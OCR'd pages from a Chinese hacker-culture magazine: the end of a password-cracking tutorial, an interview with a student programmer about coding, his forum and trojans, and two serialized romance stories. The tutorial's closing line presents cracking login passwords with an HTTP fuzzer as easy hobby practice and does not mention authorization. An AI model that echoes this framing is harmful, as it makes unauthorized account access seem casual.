


图10

通过上面的操作，我想大家应该都明白了登陆的原理和怎么使用HTTP FUZZER破解密码了吧。可以看出，破解密码还是挺简单的，有些事情想起来可能比较难，其实自己亲手实践后才会发现其实还是挺容易的。

Fooying：我的编程世界

圣智

嘿，又和大家见面了，这期还是由我来担任主持，（突然假装深沉…）咳咳，上次孙老师来黑客人物面对面跟我们探讨无线安全方面的知识，除了无线方面的还有其他的么？这个当然有，好了，下面我们有请Fooying。

个人资料
姓名：Fooying（张祖优）
年龄：21
现居住：福州
职务：在校大学生
赤魂论坛（rsoul.org）创始人，中国红客联盟（bbs.honker.net）核心成员，中国反病毒小组(china—antivirus.com)核心成员，进行过多款软件开发及多个网站制作等，撰写过《红盟木马攻防基础知识》、《木马连接技术初探》、《红盟易语言基础课程》等文档、文章及教程；“水墨网卫”、“蓝色防线”等软件作者。
站点：http://www.rsoul.org

圣智：Fooying，你好，能简单介绍一下自己吗？

Fooying：目前是在校大学生，学的是软件专业。其实也没什么可值得采访的，如果真算上擅长的话，编程算个，有过几个小作品，对于木马之类的也有点小研究，都没精通，呵呵。最早接触电脑和网络是在小学，当时学校的设备也就仅限于那不到50台的老式台式电脑。大部分的电脑技术是自学的。一直是红盟，（www.honker.net），勉强混个核心，现在主要是和青龙弄了个编程论坛-赤魂（http://www.rsoul.org），因为自己比较喜欢编程，所以搞个平台想交更多的朋友，互相交流下；还有就是自己博客和一个记录中国黑客文化的小站了。平时在网上就是接点建站、开发软件的单子，自己赚点生活费。然后自己现实里有个工作室，也没什么起色，大家整体水平不够。总的打算就是先毕业了，有点事业，也没其他追求了，提高技术，平淡的生活。

圣智：那你接触编程方面有多久了呢？

Fooying：接触编程，好几年了，但是如果严格的来说，真正的去学编程，那应该是从高二年的参加信息奥赛开始吧，记得信息奥赛的语言是C和PASCAL，我们学的是PASCAL，和大部分人一样，刚开始基本静不下心，一个暑假呆在学校机房，学“动态规划”等算法之类的，没学成什么，都不如下一届的学弟，一点名次也没取得，不过我的编程正式学习之路应该算是那时开始的，真正认识了这么一个充满魅力的世界！

圣智：你的第一个程序是什么样的？

Fooying：我的第一个程序，其实记不清了，不过给我印象最深的一个程序，应该也是当初参加信息奥赛时平时练习的一个作业吧！自己用自己的思路编写的一个程序，好像在代码的优化还有执行方面比老师的好，所以还被夸奖，所以印象特别深，那时觉得特别有成就感，呵呵！

圣智：你对软件觉得最有趣的技术是哪部分？比如？

Fooying：对于软件最有趣的技术的话，就目前来说，我喜欢安全方面编程，所以应该说目前更感兴趣的是系统底层编程技术吧，但是这方面自己又不怎么样，呵呵，有待加强。其实应该说编程是一种非常枯燥的工作，如果你能学会从编程发现乐趣，那么就不会那么枯燥，应该说在编写每一条语句都能收获一点开心。其实自己也没怎么做到，估计我现在的编程量还是不够大吧，所以才会这样想。不过道理就是那样，主要还是自己怎么看待，反正有一点，我想每个程序员应该都会

觉得，在编写出一个成品的时候，那才是最大的喜悦。

圣智：软件最神奇的地方是什么？有那一些意想不到的效果？

Fooying:如果把你在使用计算机中要实现的目的比作河的对岸，如”系统垃圾清理“、”数据统计“等，你想到达河的对岸的话，那么不同的软件就充当了一座座不同的桥。这就是软件的魅力所在；而软件的神奇，应该如果说就刚才那个比喻，就是那桥的搭建。因用户的各种需要而产生各种软件，实现用户的需要的各种功能，使得使用计算机从复杂变成了简单，从军事、科研专用普及到了家家户户，这都是软件的神奇和魅力。

圣智：对于现在计算机语言种类的繁多，这也是新手最常问到的问题，你觉得编程应该从那里入手或者是从那种语言学起较好呢？

Fooying:像我身边，有很多的人学编程，有些现实朋友，有些网友，也经常问我这样的问题。应该说自己学过易语言，编写过易语言教程的缘故，向我提问的易语言的学习者占有一定比例。其实作为一款国产编程语言，按道理该支持的，但是个人不建议编程初学者学习易语言。易语言类似VB，但是其在封装上甚于VB，这样的确是减少了编程量，一个功能有时一句话代码就能实现了，但是同样的，一种编程思维和能力的锻炼就少了。作为学习编程的人，在今后，不仅仅只是接触易语言这样一种语言，还有更多的语言需要掌握。做任何事都一样，都得打好基础，所以开始学编程应该是试着各种方法锻炼自己，增加自己编程量，而非减少。而如果是哪种语言比较适合初学者，我想是C。大部分的程序员学习编程都应该是从C入手，编程都是类通的，先学习C，养成了一定的编程思维，再学习其他语言就会变得简单多了。

圣智：一些新手经常会问，英文不好对学习编程有影响吗？你也建议大家到国外的站点去查阅相关资料，请问下国外站点对程序员有那些吸引之处呢？

Fooying:其实我在微博上回答过这个问题。应该说英文不好对学习编程是有影响的，但不是绝对的。其实每次有人问我这个问题，我都会反问一句：你会为了学编程而去学英语吗？不管是学习编程还是学习其他技术，都主要的在两个词：”决心“、”毅力“。如果真有决心和毅力的话，你就不该是担心英文不好而对英语有影响，而是会为了编程而去学习英语。应该说由于计算机、编程语言最早都是在国外产生，自然的语言都是英语，如果有一定的英语基础，你会发现，不同的功能函数名本身就是该意思的英文翻译，如C语言中的"math.h"头文件，就是包含一些数学计算的语句、函数等，所以如果你懂得"math“这个单词的话，那么就好记多了。当然，其实，平时根本不用去特意记，在平常的程序编写中，经常使用这些函数等，你自然而然的就会记住了。而为什么建议大家到国外站点去查阅资料呢？应该说不只是编程，包括其他的技术，很多时候，第一手资料和知识都是在外国的，不管学什么都要不断更新知识，自然要懂的去学习最新技术。

圣智：你起初弄赤魂这个编程交流论坛是抱着怎么的一种想法，或想把赤魂运营成为怎样的论坛呢？

Fooying:最开始赤魂我是搞了一个自己想弄的记录中国黑客文化的网站，然后有一次在跟tueur聊天提到都想弄个论坛，所以两人就花钱买空间搞了赤魂论坛，呵呵。现在包括啊D、乱码、QQ吻等人都加入了。我和青龙的最开始的目的是想创建一个技术论坛，但是想想其实大家都擅长编程，其他的技术其实没那么擅长，于是在青龙建议下改为编程论坛，目的在于打造一个原创编程社区。核心的十多个人，都是朋友把，大部分是我和青龙直接邀请，然后部分申请进入的；目前论坛的内容大部分的也都仅限于各位核心自己写的文章和作品。论坛只是为了给志同道合的朋友们提供一个技术交流平台，目前希望通过这个交流平台技术结识更多技术朋友，大家共同进步、共同提高。现在的话，其实我们一堆人在一起挺开心的，有时聊聊天、吵吵，有时有问题也互相讨论，基本达到交朋友的目的了，共同进步吧！

圣智：对于国内诸多编程站点都是采取开放式管理，赤魂则采取封闭式管理，这样会对交流气氛有影响吗？赤魂有那些与其它论坛不同的亮点？

Fooying:其实开放式管理的话好处是人气比较高，而自然封闭式的人气就低了。但是封闭式更容易控制论坛整体帖子的质量。应该说我们的这种模式是学

习T00ls的，我们不求人气，但求志同道合者交个朋友，共同交流、分享编程技术。其实我们的审核要求不会很高，只要你会编程，那么就会有可分享和交流的东西，就能加入我们。对于编程零基础的人可能不大公平，无法加入，但是其实待遇和努力是成正比的。如果说赤魂也开放式管理，那么和网上的其他一些编程论坛又有什么不同？整个论坛采取封闭式管理应该就是和我们建立这个论坛的最初目的是呼应的，这个当初我和青龙在决定是否开放的时候就达成共识，采用封闭式。毕竟我们不求人气，只求真正的技术分享与交流。赤魂的亮点的话，应该说在于我们的原创性把，论坛的文章百分之90以上是原创的，个别人优秀文章进行转载到论坛；同时还在于论坛的会员，能加入赤魂的任何一员，在编程上都有一定水平，大部分都有着自己的作品，这样更加有助于经验分享、技术交流，平时的共处也更有话题可交流。

聖智：对于一个程序员来言，担心还是软件安全问题，比如：溢出、被破解等问题，你有什么较好的应对方案吗？

Fooying：应该说自己在这方面做的最差把。其实我百分之八十的作品都是开源的，所以也没担心过破解等问题。至于溢出等漏洞或者问题，一般在自己编程过程中没法测试出来，我都会邀请懂的人帮忙使用测试，多做几个版本的测试版，来发现问题，然后解决，最终把软件尽量做的好一点。其实现在的一些商业软件加密软件也很好用，加密后也不好破解，如果实在对方有能力，逆向很强，那也没办法，只能寻求其他的应对方案了。


聖智：能给我们说下未来一年内，病毒发展的趋势或者将会往那一方面发展呢？ 程序员于木马者往往只是一念之差，在这里你想对木马者说些什么呢？

Fooying：虽然为反病毒小组成员，自己对于木马的研究会更多一点，现在的话，基本完全在于程序开发，对于两者的研究更少了。像江民前辈之前有写的一篇文章中说到病毒向着变形病毒方向发展，个人觉得很有道理。像之前的”鬼影“病毒，从一开始的出现，到后来，各种的变形版本，让人防不胜防。另外方面，程序员和木马者之间的关系，其实个人自己也尝试编写过木马，主要是想学习木马的相关技术，最终也没发布出来。其实说木马，其实也是种特殊的远程控制软件。工具是人写的，不是看工具怎么样，其实更多的看人怎么用。这个道理大家都懂，应该说很多的木马一开始作者的目的也只是写个远程控制软件把，在种种因素下，最终就会变成木马。不同的人将编程技术运用于不同方面，有些人出于不同的目的特意写木马，个人还是建议违法的事情不要做，有那技术，倒不如多开发些软件，用于他途。

聖智：最后，你对黑客x档案有什么建议或者意见吗？

Fooying：其实看黑客X档案也看过挺久的。黑客X档案应该算是自己在网络安全方面的启蒙老师，最初的网络安全学习都是来自黑客X档案。建议和意见的话，作为搞编程的当然希望多点编程方面的内容，呵呵，其他的就没有了。希望黑客X档案能越办越好，也代表赤魂的所有核心祝黑客X档案的发展越来越顺利！

聖智：ok，这期的采访就到这里吧。同时也谢谢Fooying童鞋。



侠隐仙踪

寻情记（三）

妖 腰

四、既见君子 云胡不喜

如何让你遇见我，在我最美丽的时刻。为这，我已在佛前求了五百年，求他让我们结一段尘缘。

蔡小青没来由的想起了席慕容的这首《一棵开花的树》，她此时不正如这棵在佛前祈求了五百年，只为遇见那一场美丽尘缘的花树。可她甚至也不能算是花树，充其量她只是杆翠竹，没有桃李芬芳，无法争奇斗艳，只有盈盈绿影，顾影自怜。可即使如此，她却亦心如花树，期盼良缘。

穿越之前的蔡小青是个普通的IT民工纠结的三无少女，无长相无身材无特色，挑不出亮点；穿越之后成为了程英，却也是受制角色本身的恬淡漠然，明明心里千般渴望万般急切，却如同被命运操控着一般，只能按部就班，循着那剧情发展一步步来，空把那青春韶华，都付了无望相思。

蔡小青不是没想过跳出这样的约束，活出自己的个性来，塑造一个不一样的程英。可这个魔魅神奇的世界，有着不可言说的制约，蔡小青的程英这个身份，像是空气一般，看似没有任何强制接受的样子，却是在不经意间慢慢地渗透到蔡小青的性格之中，有时候她甚至也很难分清楚自己到底是那个脾气暴躁长相一般的白羊座女生蔡小青，还是眼前这个面容晶莹孤高清冷的程英。

人生如梦，梦如人生。究竟是庄周化蝶，还是蝶化庄周，蔡小青逐渐的分不清了，对于这个问题，她纠结了一阵找不到答案，便已不再去执着追寻，只是摇头不语，笑意淡淡，既来之则安之，思索不出的答案，不如一切随缘。

虽说是随缘，蔡小青自己却也不知道这一场寻情之旅会有怎样的结果，自己怎样做才能获得期盼的爱情，跳出剩女的行列，未来的走向看起来既清晰又模糊。清晰的是她已然见着他了，必然还能再遇见他，模糊的却是她和他的结局，她是来改变这原定的结局的，可她真的能改变这结局么？

她徘徊在黄蓉布下的乱石阵外，内心一阵激荡，纷乱如同这地上摆放的乱石，急需一个妙法来带领她走出这纷乱如麻的思绪。阵内便有他，见还是不见，青色的竹杖在地上来回画了好几圈，蔡小青仍旧是拿不定主意。

正踌躇间，忽听一声“啊”的惊呼，是他，这声叫喊她绝对不会听错，分明是杨过的声音，莫非他遇险了？蔡小青心里一慌，顾不得之前的顾虑矜持了，运功提气，飞身潜入阵中，循声而去。

这乱石阵是黄药师根据周易八卦之理，集两仪四象之精髓，结合二十八星宿创建的，颇有当年诸葛武侯的八卦阵之遗风，即使黄蓉仓促间草草布阵，若不知此阵诀窍，断然无法自由进去。蔡小青师从黄药师多年，他虽未亲传身教，但却不阻止蔡小青研习桃花岛之内的所有典籍。

轻功，药理，内功，剑法，奇门遁甲……黄药师的武学见识博大精深，蔡小青一个现代的姑娘自个儿去自学这些，当中的种种苦楚难以言说。想当初蔡小青就是厌烦了背诵默写语文书里那些半文不白的文言文，才愤而选择了理科，踏上了IT民工这条不归路。却不知穿越到这世界上之后仍旧是要遇上这让她头大的东西。

可这就像游戏里的设定一般，你的技能不达到一定程度，NPC就不会交给你任务，剧情就无法展开。什么都不会的蔡小青，又如何能在这波云诡异险恶万分的江湖中生存

下去，更遑论寻求爱情？

蔡小青此时才真切的觉得，其实不管是哪个世界都是这般公平，你想要获得什么，必须付出与之相等的代价才行，不劳而获的东西，实在是太少，而能让你遇上的几率又是那么小。静下心来的蔡小青想通之后，倒是没那么抗拒了，开始认真研习黄药师所收藏的那些武功典籍。

性格受到了程英的影响，貌似智商也是同样受影响。程英的聪慧机敏在蔡小青学习那些艰涩难懂的武功典籍，奇门遁甲时，慢慢的浮现出来，展现的淋漓尽致。一个个蝌蚪文似的手写毛笔字，一句句生涩深奥的武功口诀，仿佛用程英的眼去看，用程英的心去理解，都没那么难了。

台上一分钟，台下十年功。蔡小青灵巧的穿梭在乱石阵中，心里却不由得感慨道，这乱石阵她这几年来反复研习了上千遍，经过最初几次困在阵中两三天饿得半死的悲惨过往之后，她现在已然是掌握的驾轻就熟，能够来去自如了。而这些，都只为在这一刻派上用场。

思虑间，她却依然到了阵中。只见一个美若桃花灿若云霞的粉衣少女正一边护着一个怀孕的中年美妇，一边仗剑而起，刺向一个凶神恶煞满面虬髯的番僧。那番僧却只是微摆手上的铁轮，撞正那粉衣少女手中长剑，当的一声，白光闪动，长剑脱手飞起，落向林中。这场面，正是黄蓉郭芙大小恶斗金轮法王。

眼见金轮法王正要推开郭芙去拿住黄蓉，蔡小青念及黄药师的嘱托，急切出声叫道："且慢！"便从躲藏的树林中跃了出去，伸手接住半空落下郭芙的长剑，三个起伏，已奔到乱石堆中。金轮法王见蔡小青面目可怖已极，三分像人，七分似鬼，生平从未见过如此怪异的面貌，不禁一怔，喝问："是谁？"

蔡小青却不答话，俯身推过一块岩石，挡在他与黄蓉之间，说道："你便是大名鼎鼎的金轮法王么？"声音却甚是娇嫩。金轮法王道："不错，尊驾是谁？"蔡小青说道："我是无名幼女，你自识不得我。"说话间却是将身旁另一块岩石移动了三尺，重新激活了整个阵法。

此时日落西山，树林中一片朦胧，蔡小青一边牵制着金轮法王的行动，一边佯自镇定的指挥着郭芙和大小武移动岩石变换阵法。，"角木蛟变亢金龙""心月狐转房日兔""毕月乌移奎木狼"，"女土蝠进室火猪"，蔡小青每一声所叫的都是二十八宿方位，岩石移动间，便将金轮法王困住。

待等局势稍缓，蔡小青才得缓口气查看当前状况，却只见郭芙和二武围着黄蓉慰问服饰，而那个她心心念念的少年却是斜倚在乱草之中，无人理会，不知生死。蔡小青忧心如焚，恨不得立即飞身上前，却是有忐忑不安，只得抑制住冲动缓步走到杨过身旁，顿了一顿，慢慢弯腰，察看杨过的脸色，要瞧伤势如何。此时夜色已深，相距尺许也已瞧不清楚，蔡小青直凑到杨过脸边，但见他双目睁大，迷茫失神，面颊潮红，呼吸急促，显是伤得不轻。

蔡小青是第一次这么近距离看着杨过，脑子里激动的一塌糊涂，不知道该说什么才好，也不知道该如何做才好，翻来覆去，却只有那么一句，"既见君子，云胡不喜"。

五、有匪君子 如切如磋 如琢如磨

从别后，忆相逢，几回魂梦与君同。

蔡小青低首俯身细细的端详着杨过，他们的距离是如此的近，咫尺之间，能清晰的听到杨过呼吸的声音，梦想照进现实的感觉是如此的奇妙，有着不可言说的梦幻般的不真实感。她怔怔的看着眼前这个美少年，柔肠百转，梦里千回曾见君，君梦几回与吾同。

杨过发出轻微的呻吟声，却是自昏迷中悠悠醒转过来，蔡小青正犹豫要不要抽身避嫌，忽的被杨过张臂一把抱住了身子，只听他喃喃喊道："姑姑，过儿受了伤，你别走开了不理我。"

蔡小青又羞又急，微微一挣。杨过胸口伤处立时剧痛，不禁"啊唷"一声。蔡小青不敢强挣，心里酸涩难当，这才想起，怀中的这俊美少年其实早已心有所属了，自己不过是个路过的过客，强忍着渐次涌上来的泪水，只低声道："我不是你姑姑，你放开我。"

杨过却是迷迷糊糊的，虚弱的身子整个压在了蔡小青的身上，火热的体温透过薄薄的衣裳，仿佛要烫进蔡小青的心里一般，他紧紧抱着蔡小青，凝视着她眼睛，像个无助的孩子一般哀求道："姑姑，你别撇下我，我……我……我是你的过儿啊。"

蔡小青心中一软，"我是你的过儿啊"，这句话听起来真是又美好又残忍，如此直白的将自己归属于你该是何等的深情，可惜他所托付真心的那个人不是你。蔡小青这才想起身为程英的尴尬，一向信奉一夫一妻制三观很正的她，如何能下得了手去夺人所爱，只得柔声道："我不是你姑姑。"

杨过不依不饶，拉着她手，不住哀求："是的，是的！你……你别再撇不我不理。"蔡小青给他抱住了，羞得全身发烧，却又不敢挣开，不知如何是好。僵持之中突然间杨过神志清明，惊觉眼前之人并非小龙女，失望已极，脑中天旋地转，便即昏了过去。

蔡小青大惊，心想他受伤极重，赶紧一股脑儿掏出黄药师这么多年秘制的灵药，对症下药让杨过服下去。药力逐渐散开来，杨过的气息稍稳，只是脸色依旧惨白，蔡小青担心他只怕有性命之忧，当下扶着他后腰，半拖半拉的走出石阵，又慢慢走出林外。那匹救过杨过一次的青骢马却不曾被丢弃，被杨过栓在林外，倒也甚有灵性，认得主人，奔近身来。蔡小青将杨过扶上马背，却不与他同乘，牵了马步行。

杨过伏在马背，一阵清醒，一阵迷糊，时而大喜而呼，时而痛苦呻吟，却是时时在念着小龙女的名字。蔡小青牵着马，缰绳一下一下牵扯着，连着那个人，也仿佛连着她的心，走一步，扯一下，心里就撕裂般的疼，不知不觉眼泪似断线的珍珠一般一颗颗砸了下来了。这是她穿越来这个世界第二次哭，第一次是因为武三通那无妄的痴恋，这次却是为自己的这场深陷。

也不知哭了多少时候，蔡小青才发现已然到了自己暂居的茅屋，将杨过扶进屋里，安顿在榻上，盖上薄被，煎了草药，才怔怔的坐在窗前，一言不发。

所有无法言说的心事，潜于心底的情感伴着如水的月光，被拉得悠长悠长，如一朵半开的花儿，一阕未填完的词，岁月漂洗过的那首未央之歌。这是怎样一种心思，蔡小青如今才懂，她出现的太迟，她出场的太淡，所有赶不上那场起始于最初的爱恋。即使如程英这般温柔似水，却带有骨子里的通透和坚强。

那么她，是否该逆反了这注定的命运，去言说这些未曾见过天日的心事，把那些岁月里的惦念说与他听？她只是左手按纸，右手握笔，一遍一遍写着"既见君子，云胡不喜"。既然见到了这男子，我怎会还不快活？是啊，蔡小青你已经见到了你梦寐以求的杨过，你怎么还会哭还会难过呢？不是该开心的么？

蔡小青一遍遍的这么劝说着自己，但是眼泪还是止不住的涌出来，滴在宣纸上，晕染了那一句句本该是欣喜现在却像是笑话的诗句，泪痕墨迹，融杂一体，却是再也分不清了。

却听背后有窸窸窣窣的响动，蔡小青心里一惊，知是杨过醒了，却不敢回头瞧去，怕满面泪痕被他瞧见了笑话，只得佯装不知，低了头一字一字继续描画着那句"既见君子，云胡不喜"。

"姐姐，原来又是你救了我性命。"杨过安静的瞧了她半晌，却突然喊出声来。蔡小青闻声心里却是一喜，原来长安道上那次匆匆一面相救之情，他居然是记得她的。

蔡小青微微一笑，说道："也说不上救你性命，我恰好路过，路见不平……你不用姊姊长、姊姊短的叫我，我年纪没你大。"顿了一顿，又笑道："也不知叫了人家几声『姑姑』呢，这时改口，只怕也已迟了。"

蔡小青的这声调笑，让杨过脸上一红，知是自己昏迷之时定是将她认作是小龙女了，说不定还有什么亲密之言，越礼之举，窘的爽朗如他也是忐忑不安，只期期艾艾的道："你……你……不见怪吧？"

蔡小青看杨过这副又可爱又窘迫的样子，忍不住噗嗤一下笑出声来，忙轻轻捂了嘴，强自镇定的安慰了杨过几句，也不多说。见天色渐晚，便去给杨过收拾晚饭了。

蔡小青一直是个死宅女，在桃花岛的日子费了好大的劲儿学习烹饪厨艺，做饭这个技能却是一直是处于初级阶段并且长时间处于初级阶段，折腾了大半个

下午，却只做出来平常的青菜豆腐，鸡蛋小鱼，注会陶碗也粗陋简单，却都是她新做的，纤尘不染，花了心思的。

杨过却是仿佛懂她的心思一般，一口气吃了三大碗饭，连声赞美。蔡小青脸上虽然戴着面具，瞧不出喜怒之色，但明净的双眼中却露出欢喜的光芒，她也终究是懂了为何那么多少女都倾心于杨过的原因，这般细致周到的男子，怎会不惹人喜爱。

次日杨过的伤势又好了些。蔡小青搬了张椅子，坐在床头，给他缝补衣服，将他一件破

烂的长衫全都补好了。却发现衣服破烂不堪，难以穿着，于是走出室去，棒了一疋青布进来，打算依着杨过原来的衣衫的样子裁剪起来。

相比她的厨艺，蔡小青在裁缝这方面的天赋显然要高了一点，好歹是多年无聊十字绣锻炼出来的水准，这样为自己心爱的人做饭缝衣的情景，明明这么普通平常，但于蔡小青而言却是有着不现实的梦幻的美感，单身多年的她从未想过这么平平常常爱一个人对一个人好的感觉会是这样，心里仿佛被冬日的阳光照耀着一般，暖暖的，舒服极了。

这一日上午就这么静静过去。午后蔡小青又坐在桌边写字，杨过极想瞧瞧她到底写些甚么，但求了几次，蔡小青总是不肯。她的心意要如何言说，这般被他知道后，可会觉得他轻薄？而自己这么做，到底是对还是错？蔡小青苦恼的咬紧了下唇，不属于她的爱情她到底该不该要？

她写了约莫一个时辰，写一张，出一会神，随手撕去，又写一张，始终似乎写得不合意，随写随撕，桌上堆了一堆的碎纸屑，心里也是堆了一堆的愁绪，始终定不下神来。这场爱恋多像是一个漩涡，看的人晕头转向，却又忍不住的被吸引，一步步沦陷进去，抽不出身来。

花落无痕

S.A.突袭

花落

我是花落，高三生。

认识无痕是在高二的时候，他转来我们班，由班主任向我们介绍，而他则站在一边把薄薄的嘴唇抿成一条线，满眼的冷漠与孤傲。

我讨厌他，尽管他长得高大而秀气，还有一双流淌着星光的眼睛，但他的冷漠让人无法接受。我心中的白马王子应该是阳光 型的男孩，我并不苛求他长得像无痕一样帅气，只想让他在我哭泣时耐心地劝慰我，在我高兴时陪我一起高兴；天热了，他给我买冰淇淋，天冷了，他给我披上他的外衣……

在高一时，班里有一个叫季然的男生喜欢我，他跟无痕一样，帅气，孤傲。我不喜欢他，可又不敢说出来，害怕他会伤心。于是我跟他玩起了躲猫猫，直到半年后的情人节晚上，季然拿着一大束鲜红的玫瑰出现在我放学回家的路上，我告诉了他我心中的白马王子是什么样的。他看着我，说，你的白马王子是不存在的，不过，你去找一个保姆还是可以的。他说这话时是那样的平静，没有丝毫的波澜。

我什么也没说，只是怔怔地看着他渐行渐远，最后消失于苍凉的月华。

在他走过的路上，洒满了玫瑰花瓣……

第二天，他没上学。

第三天，他的家人到班里拿走了他的东西，并办理了转学手续。

从那以后，他便匿迹于茫茫人海，查无音讯。

可是，他不知道，我的要求只是让他心里有我，只要如此，我的要求他不会办不到。

无痕

我是无痕，我家在北京，而我的老家在江南，那个美丽的地方。

刚来这里时，我上高二，文科。

班里有个女生叫花落，很伤感的名字，她同她的名字一样，总是有着淡淡的忧伤。

花落的座位在我前面，但她很少跟我说话。她的同桌筱满倒是很爱说，总是转身跟我说话，可我不理他，因为她说要跟我做朋友，而我认为，这个世界上最容易被你欺骗的人是朋友，最容易欺骗你的人也是朋友。

我爸妈都是商人，他们各自都有很多钱，可我并不在乎这个，我只想有一个温暖的家。记得小时候，一个寂静的夜晚，爸妈的争吵声惊醒了睡梦中的我，我把房门打开一道缝，在缝中看到他们板着脸在客厅里站着。我听到他们说明天就离婚，然后爸爸把门狠狠地一摔，就出去了。我并没有像电影里演得那样哭着让妈妈把爸爸找回来，不让他们离婚。我只是将门轻轻地关上，他们的事与我无关。

我从小就居住在江南，那里有我的外婆。春天，她去插秧，我就在陇上放纸鸢；夏天，吃完晚饭，她便将我揽在怀里，给我讲总也讲不完的童话；秋天，她总是笑呵呵地给我说我们一年的收成；冬天，她给我堆雪人。我的童年是多么的多彩，可是，没有父爱，没有母爱的童年又是多么的苍白！

爸妈在北京终日为钱奔波，我一年也只能见到他们一次。他们每次都会给外婆很多很多的钱，让她给我买吃的。

八岁时，外婆去世了，爸妈把我接到北京跟他们一起住。我很少跟他们说话，他们给我钱时，我总有一种寄人篱下的感觉。妈妈总是告诉我，今天她赚了几万、几十万甚至几百万，我不理她，因为在她心里，我远没有钱重要。爸爸经常喝酒，回来后就打妈妈。他们都很有钱，又是急了就会拿钱一沓一沓地砸对方。我不管他们，打吧，一切与我无关。

他们离婚后，法院判我跟妈妈，我继续我的生活，他们继续赚钱。他们每个月都会给我很多钱，我将钱存起来，等着以后用这笔钱离开这里。我很怀念跟外婆在一起的日子，可是我总要长大，有些人总会在我的生命中消失。残酷的现实造就了我惯于独立的性格，我外表坚强，内心却十分脆弱。

花落

我是花落。

上课铃响了，无痕还没有来，老师只管上课，对无痕的迟到不闻不问。无痕总是说，老师不会在乎他的死活。也许这就是原因吧。

我不想说我们是如何开始的，因为那并不重要，重要的是我们可以快快乐乐地在一起。我希望我能和无痕在一个没有尘埃的世界里，数着记忆的落叶，一起慢慢地老去。

无痕送给我两条小鱼，小小的鱼缸却是它们美好的天堂。无痕说，希望我们能像它们一样，在我们的世界里厮守，没有人能进来，我们也不会出去。

